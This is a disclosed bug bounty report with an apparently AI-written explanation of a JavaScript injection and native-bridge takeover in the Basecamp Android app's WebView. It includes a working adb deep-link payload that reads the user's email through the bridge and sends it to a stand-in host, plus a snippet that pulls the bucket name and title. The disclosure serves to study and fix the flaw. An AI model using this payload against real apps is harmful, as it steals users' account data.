com.basecamp.bc3 Webview Javascript Injection and JS bridge takeover
The Basecamp Android app loads URLs in a WebView without properly sanitising them, and because JavaScript is enabled and native JavaScript bridges are exposed, an attacker can inject arbitrary JavaScript. That injected code can call the exposed bridge to read account details such as the user's email and bucket name, and exfiltrate them to an attacker-controlled server.

- Triaged in 20 days
- Fixed in 12 months
- Paid in 20 days
- Disclosed after 12 months
It was identified that the android com.basecamp.bc3 application, contains a Webview where the loaded URLs are not sanitised properly. As this webview's functionality is extended via javascript interfaces and has the javascript enabled it is possible to inject arbitrary javascript code which will be executed by the application's webview and provide access to the java native code via the class a.a.a.s.g ( which is exposed via the NativeApp).
##JS Bridge
The following JS Bridges are exposed:
###nativeBridge

###NativeApp

###TurboNative

##Steps to Reproduce
- Create a valid basecamp account
- Create a project

- Open any Sub-project tab (e.g. Message Board - it is needed only ONE time in order to initialise the JS interface )
Run the following command after replacing the XXXXX with the user id
Example:

Command:
$adb shell am start -W -a android.intent.action.VIEW -d 'https://3.basecamp.com/XXXXX/p","advance","---"); /* comment */ window.location.replace("https://example.com?exfiltration="+nativeBridge.getPage().accountName); //'
Observer the HTTP requests of the app:
GET /[email protected] HTTP/2
Host: example.com
....
Impact
Confidentiality, Integrity and availability are all affected from the specific vulnerability as the javascript code can be injected to an already loaded url while additional functionality is added via the exposed javascript interfaces:

###Javascript Injection:


###Bridge Access
"Bucket Name:"+nativeBridge.getPage().bucketName + "Title: " + nativeBridge.getPage().title + "User email:" +nativeBridge.getPage().accountName);

Cookie exfiltration:
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the app passed an externally supplied URL into a JavaScript-enabled WebView without validating it, while exposing native JavaScript interfaces to any page loaded there.
Impact
An attacker could inject JavaScript into the WebView and use the exposed bridge to read account details such as the user's email and bucket name, and exfiltrate them, affecting confidentiality, integrity and availability.
What the attacker needed
A valid Basecamp account; victim opens a crafted deep link; sub-project tab opened once first
How it was found
- Create a valid Basecamp account and a project.
- Open a sub-project tab once so the JavaScript interface is initialised.
- Run an adb command that launches the app with a crafted deep link containing injected JavaScript.
- Observe the app's HTTP requests to the attacker's server carrying the exfiltrated data.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A WebView is a mini browser built into an app. This app let a crafted link run extra JavaScript inside that browser, and the app also gave that JavaScript a direct line to native app functions (a 'bridge'). So a malicious link could read private account information and send it to someone else.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.